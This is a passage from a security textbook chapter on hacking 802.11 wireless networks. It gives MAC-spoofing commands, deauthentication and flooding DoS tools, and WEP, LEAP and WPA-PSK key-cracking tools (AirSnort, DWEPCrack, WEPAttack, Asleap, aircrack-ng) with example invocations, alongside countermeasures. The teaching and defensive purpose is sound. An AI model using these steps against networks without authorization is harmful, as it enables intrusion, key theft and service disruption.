Because it's not defined in the 802.11 spec, there is no packet flag that says "I'm using MAC ACLs," but you can usually figure this out via deduction. If you have a correct SSID and WEP key but they still aren't able to associate, they may be using MAC filtering (or another scheme, such as 802.1x).

void11

Popularity:	*7*
Simplicity:	*6*
Impact:	*8*
Risk Rating:	*7*

WLSec's void11 is a popular open-source tool that has implemented some basic 802.11b attacks and can be downloaded at http://wirelessdefence.org/Contents/Void11Main.htm. In general, the two types of attacks gvoid11 can execute are

deauthentication and authentication. The authentication attacks can be utilized to denial of service (DoS) wireless access points by flooding them with authentication requests. This type of DoS is a CPU resource consumption attack. Deauthentication attacks are utilized to DoS entire wireless networks. The most popular configuration for these death attacks is to spoof the BSSID field for seemingly valid packets, thereby dropping systems from the network.

The installation of void11 is quite straightforward. First, you compile and install Linux HostAP-driver (http://hostap.epitest.fi) version 0.1.2 or greater. Once that is complete, you download and unpack the Linux HostAPD binary. Your system now has all the software necessary and is ready to be configured. Set your wireless Prism2.x/3 card to reside in master mode by running `iwconfig wlan0 mode master`, then enabling the HostAP daemon mode via `iwpriv wlan0 hostapd 1`. Finally, you may start your tool with either `void11_penetration` or `void11`.

The void11 interface is shown in Figure 8-12. As you can see, it has the ability to channel hop, monitor wireless traffic in near real time, and execute attacks (via the Execute button).




Figure 8-12 void11 interface

WEP/WPA

Most war-driving tools will indicate whether or not a network is using WEP/WPA encryption. NetStumbler will show a small padlock in the network's icon and indicate "WEP" under the encryption column when WEP/WPA encryption is found. Kismet will show a "Y" under the W (for WEP) column when it finds encrypted networks.

Wireless sniffers will show WEP status as well. tcpdump uses the "PRIVACY" flag when WEP is in use and shows the IV for each packet, when collected, as shown here:

```
00:30:36.943042 Beacon (Aironet_350) [1.0 2.0 5.5 11.0 Mbit] ESS CH: 6 , PRIVACY
00:30:36.948759 Data IV:1aa7f6 Pad 0 KeyID 0
00:30:36.949722 Data IV:1ba7f6 Pad 0 KeyID 0
00:30:36.958387 Data IV:1ba7f6 Pad 0 KeyID 0
00:30:36.959349 Data IV:1ca7f6 Pad 0 KeyID 0
00:30:36.968942 Data IV:1ca7f6 Pad 0 KeyID 0
00:30:36.970242 Data IV:1da7f6 Pad 0 KeyID 0
00:30:36.978462 Data IV:1da7f6 Pad 0 KeyID 0
00:30:36.979718 Data IV:1ea7f6 Pad 0 KeyID 0
00:30:36.988863 Data IV:1ea7f6 Pad 0 KeyID 0
00:30:36.990004 Data IV:1fa7f6 Pad 0 KeyID 0
00:30:36.998934 Data IV:1fa7f6 Pad 0 KeyID 0
00:30:37.000148 Data IV:20a7f6 Pad 0 KeyID 0
00:30:37.008549 Data IV:20a7f6 Pad 0 KeyID 0
00:30:37.009741 Data IV:21a7f6 Pad 0 KeyID 0
```


GAINING ACCESS (HACKING 802.11)

Following the proven *Hacking Exposed* attack methodology, "gaining access" is the stage of the assessment in which the attacker or auditor, depending on the situation, leverages the information gathered during the initial phases of the assessment. The goal for just about all system assessments or acquired targets is to gain administrator or root-level access to the system. However, for this to occur, the attacker must know certain types of detailed system, application, and configuration information.

In the realm of wireless and 802.11, gaining system access is significantly different when compared to "wired" systems. In most cases, this is due to a lack of strong WEP- or WPA-enforced encryption, thereby allowing the attacker to crack weak keys and obtain pertinent transmitted data. If the attacker has gained access to the AP's WEP key, the WLAN is all but penetrated. The small amount of communication information that is still required to effectively gain access should be considered ridiculously elementary when compared to the skill set required to configure and utilize a wireless-cracking-capable system. As you will notice, a variety of methods is available to gain access to systems, covering a wide range of effort levels.

SSID

Once you have the SSID, you'll need to reconfigure your wireless interface to use it. On Windows operating systems, the card vendor will usually provide a utility to reconfigure card settings or an interface in the driver itself to reconfigure the SSID. Shown next is the configuration screen for an SMC wireless card and its driver settings. The network name has been changed to Linksys, the SSID of the network we wish to connect to.



For Linux, most drivers will support the iwconfig interface. iwconfig is a wireless version of the `ifconfig` command used to configure basic 802.11 network parameters such as the SSID. To change the SSID with iwconfig, use the following command, where "sigma" is the network name and "eth1" is the wireless interface:

```
[root@localhost root]# iwconfig eth1 essid sigma
```

BSD systems such as OpenBSD and FreeBSD use the `wicontrol` command, which changes parameters of cards that use the wi (Wavelan) driver and handle the 802.11-specific network configuration parameters. To change the SSID using `wicontrol`, use the following example, where the interface we want to change is "wi0" and the target network name is "Lucent":

```
# wicontrol -I wi0 -n Lucent
```

MAC Access Control

Once you've gathered a list of usable MAC addresses, you will need to reconfigure your system to use a new MAC. For Windows systems, this may be driver dependent. Some older drivers allow you to reconfigure the MAC address in the interface properties, but many vendors have since disabled this capability. A few utilities are available to help with this problem; one of them is Bwmachak, created by BlackWave. Bwmachak will change the MAC address of an Orinoco wireless card to one you specify. To use Bwmachak, remove the card first, then run Bwmachak, as shown next (00:09:E8:B4CB:E8 is the MAC we want to use):

```
E:\>BWMACHAK.exe 0009E8B4CBE8
```

After the command has run, insert your card and run an `ipconfig /all` to verify the MAC address has changed.

Linux systems can use the `ifconfig` command to change the MAC. You'll need to bring down the interface first, then issue the new hardware Ethernet address, and finally bring the interface back up and check the results. Here is a sample command sequence to use. As you can see, the wireless interface is eth1 and the MAC we wish to use is 00:02:2D:07:E1:FF.

```
[root@localhost root]# ifconfig eth1 down
[root@localhost root]# ifconfig eth1 hw ether 00:02:2D:07:E1:FF
[root@localhost root]# ifconfig eth1 up
[root@localhost root]# ifconfig eth1

eth1      Link encap:Ethernet HWaddr 00:02:2D:07:E1:FF
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:15 errors:2388 dropped:0 overruns:0 frame:2388
          TX packets:10 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:720 (720.0 b) TX bytes:3300 (3.2 Kb)
          Interrupt:3 Base address:0x100
```

FreeBSD systems use the `ifconfig` command as well, but with a slightly different context. Bring down the interface before applying changes, just as in Linux, but omit the "hw" and colons in the address itself:

```
# ifconfig fxp0 ether 00022d07e1ff
```

Then bring the interface up and check it to make sure the changes have taken effect.

OpenBSD users can use the sea utility to change the MAC address because the supplied version of ifconfig does not support that capability. Sea does not have an official download location, so the easiest way to find it is with a Google search for "openbsd" and "sea.c". Sea's operation is very straightforward and works in the following manner.

In this example, wi0 is the wireless interface and 00:02:2D:07:E1:FF is the MAC address we want to use:

```
# sea -v wi0 00:02:2D:07:E1:FF
```

WEP

Wired Equivalent Privacy (WEP) is a standard derived by the IEEE to provide an OSI Layer 2 protection schema for 802.11 wireless networks. The goal of WEP is not to completely secure the network but rather to protect the data from others passively and unknowingly eavesdropping on the WLAN. Many people mistake the WEP algorithm for a security solution that encompasses secure authentication and encryption, a goal that the 802.11 standard did not intend to address.

The WEP algorithm relies on a secret key that is shared between the AP and the client node, most commonly a wireless card on a laptop. WEP then uses that shared secret to encrypt all data between the nodes. The common misconception is that WEP provides network authentication via the use of a shared secret. If a WLAN is enforcing WEP, then any party that does not obtain that shared secret may not join that network. Therefore, the network is thought to be secure. The WEP algorithm does not encrypt the 802.11 header, nor does it encrypt the Initialization Vector (IV) or ID portions of the packet (see Figure 8-13).

RC4, a stream cipher encryption algorithm created by RSA, constantly encrypts the data between two nodes, thereby creating a fully encrypted virtual tunnel. In relation to its common use within the wireless arena, RC4 may utilize either a 64-bit or 128-bit shared secret key as the seed for the RC4 streams. One of the issues with the shared secret key is that 24 of the bits are directly derived from the unencrypted IV; that is why 128-bit




Figure 8-13 IEEE 802.11 packet structure

WEP is sometimes referred to as 104-bit WEP, and 64-bit WEP referred to as 40-bit WEP. As detailed hereafter, multiple attacks leverage the unencrypted IV field. The packet data is then encrypted with the secret key and appended with a packet checksum.

Attacks Against the WEP Algorithm

Several attacks on the WEP algorithm surfaced just shortly after its commercial introduction and implementation in wireless APs and client cards. The attacks range from passive to active, from dictionary based to key length, and one-to-one to man-in-the-middle. However, in general, most of the attacks work via brute-force techniques. Such techniques allow an attacker to test entire keysets, all the possibilities, looking for the single correct instance. The other category for attacking WEP is based on analysis of the IVs in correlation to the first RC4 output byte.

As mentioned previously, brute-force attacks are commonly used to exploit some of the key weaknesses within the WEP algorithm, particularly in determining the shared secret key. Passive attacks—that is, attacks that do not require you to send any packets—allow you to sniff 802.11 packets and perform computations on those packets locally. The goal for this type of attack is not to knock other systems off the Net or to forge packets to systems but rather to gather information about the network clients, the implemented security features, and the AP configuration, in addition to potentially cracking the WEP key. Through traffic analysis, you can potentially determine the services running, the encryption and authentication methods, whether a MAC-based authentication schema is implemented, and what the size of the key is in bits.

The only passive attacks that target the WEP algorithm are key and packet cracking. The attack starts by sniffing a large number of packets from potentially numerous clients (the more packets, the more likely the attack will be successful). Because the IV is in cleartext, you can do packet analysis based on client and corresponding IV. Once you have two packets that use the same IV, you can XOR the packets and obtain the one XOR of the packets. This can be used to infer information about the packets and further eliminate possibilities within the keyspace for brute-force attacks on the message. Once the XOR, encrypted text, and unencrypted text of a packet is determined, it's trivial to determine the shared secret because the shared secret was used to create the XOR.

The other type of attack is simply brute-forcing the shared secret key. You can attempt to decrypt the message in the same fashion that an AP would, verifying success via the checksum. By taking advantage of the IV weaknesses, you can execute dictionary attacks on WEP checks in minutes or sometimes seconds, depending on the wordlist and CPU speed. An entire 40-bit keyspace brute-force attack only takes about a few weeks when running on a single system.

Almost all the active attacks against the WEP algorithm focus on injecting packets into current 802.11 streams. However, in all cases, you must first know the MAC of the AP and whether WEP is enforced, as well as the bit-strength and key if it is implemented. Now that you understand what you need, if WEP is disabled, the effort to use a packet-injection technique is insignificant. In either case, you would just forge the packet you want to write to the "wire" and send it off. The tools that use some of these techniques include Air-Jack and Libradiate (http://www.packetfactory.net/projects/libradiate/).

Tools That Exploit WEP Weaknesses


A few tools are available that automate or aid in the automation of exploiting WEP weaknesses. In most cases, the tools use a combination of packet-capturing and packet-cracking techniques to leverage these weaknesses.

AirSnort

Popularity:	*8*
Simplicity:	*7*
Impact:	*9*
Risk Rating:	***8***

The AirSnort tool (http://airsnort.shmoo.com) is a collection of the scripts and programs derived from the research conducted by Tim Newsham, the University of Maryland, and the University of California at Berkeley. It is by far the most popular and best-known Linux tool in the industry specifically used for wireless packet cracking. Originally, it was a command-line Linux-based tool that merely captured 802.11b wireless packets and attempted to crack the packets via the weak IV flaw. It has since evolved to include a GUI, allowing for the quick configuration of the channel to scan and the ability to specify the strength of the WEP key.

To use AirSnort, you must first compile and install the source code. At the time of this release, the common `./configure && make && make install` worked for AirSnort installation. Then you just execute AirSnort from the command line, and as long as you are in an X Window System session, you will be able to use the GUI. In this case, you first want to run AirSnort in a scanning mode to determine what APs are in range and if any traffic is being transmitted over the wire. As you can see in the following illustration, AirSnort has identified six APs, two of which have implemented WEP functionality. Differentiating numbers of packets must be captured for different attacks to work, but the AirSnort GUI simplifies that process by adding the meaningful buttons Start and Stop for your convenience.



AirSnort Countermeasures

Currently, the countermeasures for all WLAN packet sniffers and crackers are rather simplistic. First, it is pertinent that you implement WEP on all your APs with the 128-bit key strength. When selecting a WEP key, it is critical that you select a secret key not found in a dictionary—one that contains a mix of numeric, alphabetic, and special characters, if possible. Also, a WEP key over eight characters in length is ideal because it increases the time required by magnitudes to brute-force the keyspace over a six-character passphrase. The SSID for your AP should be changed from the default setting, and if the vendor provides any type of fix for the WEP algorithm, such as WEP-Plus, then it should be implemented. The last recommendation is to change your WEP key as often as possible. Remember that anyone within range has access to your data transmitting through your 802.11 network. Therefore, protecting that data should be a multilayer and constant process.

DWEPCrack

Popularity:	*5*
Simplicity:	*4*
Impact:	*9*
Risk Rating:	***6***

DWEPCrack, written by Dachb0den Labs (http:// http://www.hacker-soft.net/Soft/Soft_10012.htm), is a tool specifically used to crack WEP-encrypted packets via the BSD platform. Dachb0den Labs prides itself as a security coalition dedicated to security and wireless research and is located in Southern California. The Dachb0den toolkit is divided into specific functions, thereby allowing each one to be used individually or scripted to work together with other functions. It is by far the most comprehensive toolkit available for exploiting numerous weaknesses within the WEP algorithm. In addition, the toolkit allows an attacker to exploit other infrastructure-based weaknesses, such as MAC-based access control lists, with a brute-force algorithm that attempts to brute-force the key-space of the MAC address in aspirations of unauthorized AP association. DWEPCrack allows you to specify a dictionary list for brute-forcing the WEP key, in addition to the option of brute-forcing the entire keyspace until the proper key is found. Realize that if the AP is using a 128-bit WEP key, it is quite possible that the key will be changed before you come across it. If you want detailed information on cracking or encryption, refer to the "WEP" section or Google.com.

DWEPCrack parses through the log, determining the number of packets, unique IVs, and corresponding cipher keys used to XOR the payload of the packet. When it determines whether the proper prerequisites exist for attempting a WEP attack, it attempts to brute-force

and output the WEP key. Here is what you might expect to see when you execute DWEPCrack from the command line when you provide it a WEP-encrypted log of packets:

```
cloud@gabriel ~$ dwepcrack -w ~/sniffed_wlan_log

* dwepcrack v0.4 by h1kari <h1kari@dachb0den.com> *
* Copyright (c) Dachb0den Labs 2002 [ht*p://dachb0den.com] *

reading in captured ivs, snap headers, and samples... done
total packets: 723092

calculating ksa probabilities...
 0: 88/654 keys (!)
 1: 2850/80900 keys (!)
 2: 5079/187230 keys (!)
 3: 5428/130824 keys (!)
 4: 14002/420103 keys (!)

 (!) insufficient ivs, must have > 60 for each key (!)
 (!) probability of success for each key with (!) < 0.5 (!)

warming up the grinder...
 packet length: 48
 init ventor: 58:f4:24
 default tx key: 0

progress: ..................................

wep keys successfully cracked!
0: XX:XX:XX:XX:XX *
done.

cloud@gabriel ~$
```

DWEPCrack Countermeasures

Refer to the recommendation in the "AirSnort Countermeasures" section, earlier in the chapter, for details on mitigating some of the risks associated with your WLAN.

WEPAttack

Popularity:	*8*
Simplicity:	*8*
Impact:	*9*
Risk Rating:	***9***

One of SourceForge's long time additions in the wireless security space is WEPAttack. The WEPAttack tool is similar in design to the other dictionary brute-forcing engines, but with the major advantage of being able to parse in Kismet output.

The WEPAttack utility requires a traffic dump file to run its cracks against. The Kismet suite of wireless intrusion and vulnerability tools can automatically generate this file. Other methods of creation include Ethereal, Windump, and good ol' tcpdump. WEPAttack's usage is quite straightforward, as shown here:

```
usage: wepattack -f dumpfile [-m mode] [-w wordlist] [-n network]
```

The following table shows WEPAttack's usage options:

`-f dumpfile`	The network dumpfile to read from
`-m mode`	Runs WEPAttack in different modes. If this option is empty, all modes are executed sequentially (default): **64** WEP 64, ASCII mapping **128** WEP 128, ASCII mapping **n64** WEP 64, KEYGEN function **n128** WEP 128, KEYGEN function
`-w wordlist`	The wordlist to use; without any wordlist stdin is used.
`-n network`	The network number, which can be passed to attack only one network. The default is to attack all available networks (recommended).

Here is an example of the WEPAttack usage for the command line:

```
wepattack –f Kismet-Oct-21-2002-3.dump –w wordlist.txt
```

Another excellent feature of WEPAttack is that it can work in conjunction with John the Ripper. John the Ripper, also known as "John," is the world's most popular open-source cracking engine. Binaries and the source for John can be downloaded from

http://www.openwall.com/john. John can generate a wordlist that WEPAttack could then utilize to assist in the brute-forcing. Here is an example of this usage:

```
wepattack_word dumpfile
```

The WEPAttack wordlist can be downloaded from the WEPAttack team at https://sourceforge.net/projects/wepattack. This wordlist is 30MB in size.

WEPAttack Countermeasures

Refer to the recommendation in the "AirSnort Countermeasures" section, earlier in the chapter, for details on mitigating some of the risk associated with your WLAN—in particular, the encryption strength of your over-air traffic.

WEP Countermeasures

WEP has inherent security issues within the protocol, implementation, and overall vendor and consumer usage. Unfortunately, 802.11 offers great functionality because it allows people to work without wires, so wireless technology will never go away. The defensive solution is to layer security with multiple encryption and authentication schemas and to only use vendors that have addressed the IV and weak KSA WEP issue. Ultimately, the best technique for securing WEP is to actually move to a stronger, more secure wireless standard such as WPA or WPA2 (the full implementation of the 802.11i standard). We will discuss these options a bit later.

LEAP

The Lightweight Extensible Authentication Protocol (LEAP) wireless technology was first created and brought to market by Cisco Systems in December 2000. Cisco's LEAP is an 802.1X authentication schema for wireless networks (WLANs), and by default LEAP supports strong two-way authentication and encryption. LEAP is different from most other authentication systems because it utilizes a Remote Authentication Dial-In User Service (RADIUS) server for the actual authentication. Additionally, it utilizes a strong logon password as the encryption's "shared secret key" and provides dynamic per-user, per-session encryption keys.

Although a number of vendors support LEAP and have integrated it into their product suites, it is mainly found in Cisco wireless devices such as Aironet access points. LEAP was the main protocol within the Cisco Wireless Security Suite of protocols and remains available at no additional cost and utilizes the standard 802.1X framework for transmission and packet decoding.

Anwrap

Popularity:	*8*
Simplicity:	*9*
Impact:	*9*
Risk Rating:	***9***

Anwrap is an extremely easy-to-use and highly dangerous wireless security tool. It is a Perl wrapper for the ancontrol utility, which is the native Cisco tool that allows you to configure Cisco Aironet series of wireless devices. Anwrap is effectively a dictionary attack tool to target weak LEAP-enabled Cisco wireless devices. The tool parses through a user array or list and then utilizes it to authenticate to a target system. All results are logged to a separate text file. The Anwrap Perl script source can be downloaded from http://www.securiteam.com/tools/6O00P2060I.html.

Anwrap Countermeasures

Anwrap targets weak authentication mechanisms in Cisco LEAP-enabled wireless devices. The best protection for these poorly secured devices is to enforce strong authentication, such as the use of secret keys or passwords, and to continuously audit those services.

Asleap

Popularity:	*7*
Simplicity:	*6*
Impact:	*5*
Risk Rating:	***6***

Asleap is a wireless security tool designed to grab and decrypt weak LEAP passwords from Cisco wireless access points and corresponding wireless cards. Asleap can also read live traffic from any supported wireless network card via RFMON mode (monitor mode), or in case you want to monitor multiple frequency channels, it supports channel hopping. In case a wireless card or access point is identified, the obtained information is displayed to the user in near real time. Stored PCAP files or OmniPeek files can be utilized as input in case post real-time data is to be analyzed or processed.

The unique feature for Asleap is that it can integrate with Air-Jack to knock authenticated wireless users off targeted wireless networks. The benefit of this feature is that you can deauthenticate every user on a network to force them to reauthenticate to the access point. Then, when the user reauthenticates to a Cisco LEAP-enabled device, their password will be sniffed and cracked with Asleap. This tool is a must-have for all wireless penetration testers!

Installing Asleap is an extremely easy process. You start by first running the `make` command. After compiling or "making" the binaries and genkeys, you are ready to run the tool. To execute and automatically deauthenticate (knock off) wireless network users, you must first download and install the drivers and binaries for the Air-Jack tool. Air-Jack can be downloaded from http://802.11ninja.net. Asleap can be downloaded from http://asleap.sourceforge.net.

Asleap Countermeasures

Asleap countermeasures are the same as the ones for the previously discussed Anwrap LEAP-attacking tool.

WPA

Thanks in large part to the vast and broad-sweeping flaws in WEP, a new standard emerged attempting to address many of its predecessor's fundamental flaws. Wi-Fi Protected Access (WPA and WPA2) is a certification standard from the Wi-Fi Alliance directed at securing wireless network traffic and bridging the gap between WEP's weaknesses and the full promise of the 802.11i standard. And WPA2 delivers the full implementation of the 802.11i standard. WPA2 is also known as RSN (Robust Security Network).

If WEP was an example of everything NOT to do with regard to wireless security (weak encryption, lack of per packet integrity checking, etc.), WPA2 is everything TO do with regard to security. The standard addressed all three areas of solid security: authentication, encryption, and integrity.

For authentication, WPA can take advantage of existing RADIUS environments using EAP (Extensible Authentication Protocol). Or for those environments without a RADIUS infrastructure, WPA supports a Pre-shared Key (PSK). The PSK is a 256-bit number that translates into a simple passphrase from 8 to 63 bytes long. We generally recommend passphrases at least 10 bytes long (which mean 10 characters or more). Using this PSK length should thwart almost all offline dictionary attacks.

For encryption, there are typically two options: the unicast and the global encryption key. For the unicast method, TKIP is typically used; it changes the key for every frame, and the change is synchronized between the AP and the client. However, AES (Advanced Encryption Standard) is also sometimes used. For the global method, WPA utilizes a method to advertise the changed key with the connected wireless device.

For integrity, WPA uses a method called Michael. The algorithm used by Michael calculates an 8-byte message integrity code (MIC). The MIC is placed between the data and the 4-byte integrity check value (ICV). Michael also helps prevent against replay attacks by providing a frame counter in the 802.11 frame.

But enough about how these things are supposed to work, right? What about how hackers break them?

Attacks Against the WPA Algorithm

Like its WEP predecessor, WPA has been hit by every hacker with low REM sleep. Although some offline attacks have been birthed, there have been no slam-dunk attacks yet. However, while the attacks and weaknesses found in the 802.11i standard were minimal compared to WEP, they were and remain to this day significant forms of attack.

Aircrack-ng

Popularity:	*7*
Simplicity:	*4*
Impact:	*9*
Risk Rating:	***7***

Aircrack-ng (http://www.aircrack-ng.org/doku.php) is one of a series of wireless hacking tools from WirelessDefence.org. The tool will take a captured WPA handshake from a tool like Wireshark and perform an offline dictionary attack on it. If the WPA PSK (Pre-shared Key) is short enough, in minutes you will have the crown jewels of the air: the passphrase.

Once you've recorded the 4-way handshake, run the aircrack-ng tool on your captured handshake. You can fire up your trusty Linux image and type:

```
aircrack -a 2 -w dict.txt handshake.cap
```

`-a` designates the type of attack mode (1/WEP, 2/WPA-PSK). `-w` designates the dictionary file you wish to use, and the last parameter is the captured handshake.

Denial of Service

Popularity:	*4*
Simplicity:	*4*
Impact:	*6*
Risk Rating:	***5***

There are a number of ways to perform a Denial of Service (DoS) attack against WPA networks. The two types of DoS attacks fall into either the deauthentication or the flooding category.

We have typically refrained from detailing DoS attacks on networks, and wireless is no exception. However, here are a few to get your juices flowing:

Deauthentication	`aireplay-ng`
Authentication and/or Beacon Flood	`mdk3`

There are numerous resources on the Internet that discuss other DoS attacks in detail. For a high level resource, check out SANS's whitepaper at https://www2.sans.org/reading_room/whitepapers/wireless/2108.php.

Securing WPA

WPA is not immune to hacker attacks, but its solid security design and the lessons learned from the past with WEP have allowed WPA to evolve into a significant deterrent to the fly-by-night hacker.

The primary defense mechanism to WPA attack is quite simple: strong Pre-Shared Keys (PSK). Strong PSKs mean providing random sequence of alphanumeric values of at least 10 bytes. If you can deploy your WPA device with a strong enough PSK, then you can thwart almost any common WPA attack today. Now, how long this will last is, of course, up to the hackers… Stay tuned.

ADDITIONAL RESOURCES

A decibel-to-watts conversion is helpful for identifying the signal strength of a wireless access point or wireless card. Table 8-1 can be utilized to determine the retrieved decibel to the power equivalent. The power equivalent can then be analyzed to determine the estimated strength of the signal.

dBm	V	Po
53	100	200 W
50	70.7	100 W
49	64	80 W
48	58	64 W
47	50	50 W
46	44.5	40 W
45	40	32 W
44	32.5	25 W
43	32	20 W
42	28	16 W
41	26.2	12.5 W

Table 8-1 Decibel-to-Volts-to-Watts Conversion

dBm	V	Po
40	22.5	10 W
39	20	8 W
38	18	6.4 W
37	16	5 W
36	14.1	4 W
35	12.5	3.2 W
34	11.5	2.5 W
33	10	2 W
32	9	1.6 W
31	8	1.25 W
30	7.1	1.0 W
29	6.4	800 mW
28	5.8	640 mW
27	5	500 mW
26	4.45	400 mW
25	4	320 mW
24	3.55	250 mW
23	3.2	200 mW
22	2.8	160 mW
21	2.52	125 mW
20	2.25	100 mW
19	2	80 mW
18	1.8	64 mW
17	1.6	50 mW
16	1.41	40 mW
15	1.25	32 mW
14	1.15	25 mW
13	1	20 mW
12	0.9	16 mW

Table 8-1 Decibel-to-Volts-to-Watts Conversion *(continued)*

dBm	V	Po
11	0.8	12.5 mW
10	0.71	10 mW
9	0.64	8 mW
8	0.58	6.4 mW
7	0.5	5 mW
6	0.445	4 mW
5	0.4	3.2 mW
4	0.355	2.5 mW
3	0.32	2.0 mW
2	0.28	1.6 mW
1	0.252	1.25 mW
0	0.225	1.0 mW
–1	0.2	.80 mW
–2	0.18	.64 mW
–3	0.16	.50 mW
–4	0.141	.40 mW
–5	0.125	.32 mW
–6	0.115	.25 mW
–7	0.1	.20 mW
–8	0.09	.16 mW
–9	0.08	.125 mW
–10	0.071	.10 mW
–11	0.064	
–12	0.058	
–13	0.05	
–14	0.045	
–15	0.04	
–16	0.0355	

Table 8-1 Decibel-to-Volts-to-Watts Conversion *(continued)*

SUMMARY

Wireless gateways and multilayered encryption schemas have proved to be the best defenses for the plethora of tools currently floating around the Internet for attacking 802.11 WLANs. Ironically, wireless technology appears to be vastly different from other communication mediums; however, the industry model for layering security via multiple authentication and encryption schemas holds true. Here is a selection of excellent Internet-based resources if you choose to do more research into wireless technology:

- **http://standards.ieee.org/getieee802** The IEEE designs and publishes the standard for 802.11 wireless transceivers, band usage (in cooperation with the FCC), and general protocol specifications.
- **http://bwrc.eecs.berkeley.edu** The Berkeley Wireless Research Center (BWRC) is an excellent source for additional information on future communication devices and wireless technologies, especially those devices with high-integrated CMOS implementations and low-power consumption.
- **http://www.hyperlinktech.com** Hyperlink distributes wireless equipment from a wide variety of manufacturers, in addition to its own line of 2.4GHz amplifiers that can be used for long-range transmitting or cracking.
- **http://www.drizzle.com/~aboba/IEEE** The Unofficial 802.11 Security page has links to most of the 802.11 security papers as well as many general 802.11 links.
- **http://airfart.sourceforge.net/** Airfart is an excellent tool for viewing and analyzing, in real time, wireless access point and wireless card packets.
- **http://www.hpl.hp.com/personal/Jean_Tourrilhes/Linux/Tools.html** Hewlett-Packard sponsors this page full of Linux wireless tools and research reports. It is an excellent source for all things Linux.
- **http://www.wifi-plus.com** WiFi-Plus specializes in high-end antenna design and sales, with a collection of antennas with ranges exceeding half a mile.

This page intentionally left blank

CHAPTER 9

HACKING HARDWARE

This book discusses at length logical threats to software across all levels, from application to system to network. But what about threats to the hardware and the physical protection mechanisms that safeguard the information assets they carry? This chapter reviews attacks on mechanisms that protect the devices themselves and provides an introduction to reverse engineering hardware devices to probe even deeper into the information they store.

Well-connected embedded devices are becoming incredibly prevalent, whether it's the ubiquitous mobile phone to the ever-popular iPod. From home to work to the coffee shop, a user may use the same device to access multiple networks via different mediums, including GSM, WiFi, Bluetooth, and RFID. These devices present a significant risk to organizations as handhelds grow in complexity and become ubiquitous in the enterprise and home.

